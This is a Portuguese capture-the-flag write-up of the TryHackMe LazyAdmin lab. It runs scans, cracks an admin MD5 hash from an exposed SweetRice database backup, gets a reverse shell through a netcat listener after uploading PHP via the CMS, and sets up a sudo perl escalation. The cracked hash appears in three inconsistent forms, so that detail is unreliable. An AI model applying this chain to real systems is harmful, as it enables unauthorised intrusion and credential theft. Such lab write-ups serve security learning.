

Writeup - OffSec

LazyAdmin - TryHackMe

Nicolas Sanson Giaboeski.

Começando mais um CTF 😊, vamos de nmap

```
(kali@kali) [~]
$ nmap 10.201.47.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 08:56 EDT
Nmap scan report for 10.201.47.69
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds
```

Acessando na porta 80 temos somente o apache, vamos buscar algum diretório escondido:

```
GENERATED WORDS: 4612

— Scanning URL: http://10.201.47.69/ —

⇒ DIRECTORY: http://10.201.47.69/content/
+ http://10.201.47.69/index.html (CODE:200|SIZE:11321)
+ http://10.201.47.69/server-status (CODE:403|SIZE:277)


--- Entering directory: http://10.201.47.69/content/ ---

(?) Do you want to scan this directory (y/n)? y


⇒ DIRECTORY: http://10.201.47.69/content/_themes/
⇒ DIRECTORY: http://10.201.47.69/content/as/
⇒ DIRECTORY: http://10.201.47.69/content/attachment/
⇒ DIRECTORY: http://10.201.47.69/content/images/
⇒ DIRECTORY: http://10.201.47.69/content/inc/
+ http://10.201.47.69/content/index.php (CODE:200|SIZE:2198)
```

Descobrimos o diretório content, que por sua vez nos informa que utiliza SweetRice.

Pesquisando no google o que é SweetRice, ironicamente a primeira coisa que aparece é um CVE no exploit-DB, ainda precisamos descobrir como usá-lo, mas vamos deixar isso pra depois.



Dentro do diretório content, é possível fazer outra busca e achar os diretórios inc e as No diretório inc, vemos várias páginas php, assim como algo que chama muita atenção, uma pasta chamada mysql_backup, acessando-a:



Baixamos o arquivo e fazemos um cat nele, é possível obter os dados que o arquivo possui, analisando, encontramos um id e uma senha, porém ela está encriptada

```

UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `%-%-options` VALUES(`1`,`global_setting`,`a:17:{s:4:/name\\`;s:25:Lazy Admin&#039;s Website\\`;s:6:/author\\`;s:10:/Lazy Admin\\`;s:5:/title\\`;s:0:/\\`;s:8:/keywords\\`;s:8:/Keywords\\`;s:11:/description\\`;s:11:/Description\\`;s:5:/admin\\`;s:7:/manager\\`;s:6:/passwd\\`;s:32:/42f749ade7f9e195bf475f37a44cafcb\\`;s:5:/close\\`;i:1;s:9:/close_tip\\`;s:454:/<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now, please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox /Site close/ to open your website.</p><p>More help at <a href=/http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\`>Tip for Basic CMS SweetRice installed</a></p>\\`;s:5:/cache\\`;i:0;s:13:/cache_expired\\`;i:0;s:10:/user_track\\`;i:0;s:11:/url_rewrite\\`;i:0;s:4:/logo\\`;s:0:/\\`;s:5:/theme\\`;s:0:/\\`;s:4:/lang\\`;s:9:/en-us.php\\`;s:11:/admin_email\\`;N;}}`,`1575023409\\`);',
15 => 'INSERT INTO `%-%-options` VALUES(`2`,`categories`,``,`1575023409\\`);',
16 => 'INSERT INTO `%-%-options` VALUES(`3`,`links`,``,`1575023409\\`);',
17 => 'DROP TABLE IF EXISTS `%-%-posts`;';

```

```
(kali㉿kali)-[~]
$ hash-identifier
Name Last modified Size Description
#####
#
# are directory #
# mysql 2019-11-11 11:11 #
# #
# Apache/2.4.18 (Ubuntu) #
# By Zion3R #
# www.Blackploit.com #
# Root@Blackploit.com #
#####

HASH: 42f749ade7f9e195bf475f37a44cafcbb

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
```

```

(kali@kali)~$ hashcat -m 0 -a 0 42f749ade7f9e195bf475f37a44cafcba Downloads/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM)

* Device #1: cpu-haswell-Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz, 1438/2941 MB

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB


Dictionary cache built:
* Filename..: Downloads/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

42f749ade7f9e195bf475f37a44cafcba:Password123


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)

```

Ótimo, agora temos o id e senha decriptografada, acessando o diretório as, é uma página de login, vamos testar:




Deu certo!!!



Podemos explorar essa aba

Nessa página podemos colocar um código, ao clicar o Done, esse código vai para o content/inc, e lá, podemos clicar no arquivo criado, o que automaticamente o executa, seguindo essa lógica, coloca-se um código de shell reversa e acessamos o content/inc, clicamos no arquivo ao mesmo tempo que já temos uma porta escutando com o netcat



The screenshot shows a web browser window with the address bar at 10.201.47.69/content/inc/ads/. The page title is "Index of /content/inc/ads". Below the title is a table with columns: Name, Last modified, Size, and Description. The table lists a "Parent Directory" and two files: "teste.php" (73 bytes) and "testeete.php" (2.6K). Below the table, it says "Apache/2.4.18 (Ubuntu) Server at 10.201.47.69 Port 80". To the right of the browser window is a terminal window showing a netcat listener on port 2525. It receives a connection from 10.2.0.15, identifies it as Linux THM-Chal 4.15.0-70-generic, and provides system information. The user is www-data. The user runs 'ls' and sees the contents of the home directory.

Name	Last modified	Size	Description
Parent Directory		-	
teste.php	2025-08-13 17:14	73	
testeete.php	2025-08-13 17:16	2.6K	

Apache/2.4.18 (Ubuntu) Server at 10.201.47.69 Port 80

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nc -nvlp 2525  
listening on [any] 2525 ...  
connect to [10.2.0.15] from (UNKNOWN) [10.201.47.69] 32970  
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 U  
TC 2019 i686 i686 i686 GNU/Linux  
17:19:30 up 1:28, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
bin  
boot  
cdrom  
dev  
etc  
home
```

Voilà!! Agora seguindo a lógica dos CTFs, uma flag estará no home, e a outra no root após escalar privilégio.

```
$ cd home  
$ ls  
itguy  
$ cd itguy  
$ ls  
Desktop  
Documents  
Downloads  
Music  
Pictures  
Public  
Templates  
Videos  
backup.pl  
examples.desktop  
mysql_login.txt  
user.txt  
$ cat user.txt
```

Escalando privilégio:

```
$ sudo -l  
Matching Defaults entries for www-data on THM-Chal:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us  
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on THM-Chal:  
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl  
$
```

Aqui é um pouco complicado, precisa-se abrir outro netcat, e modificar um arquivo que a máquina do alvo executa, esse arquivo será modificado para abrir outra shell porém com os privilégios para root 😊.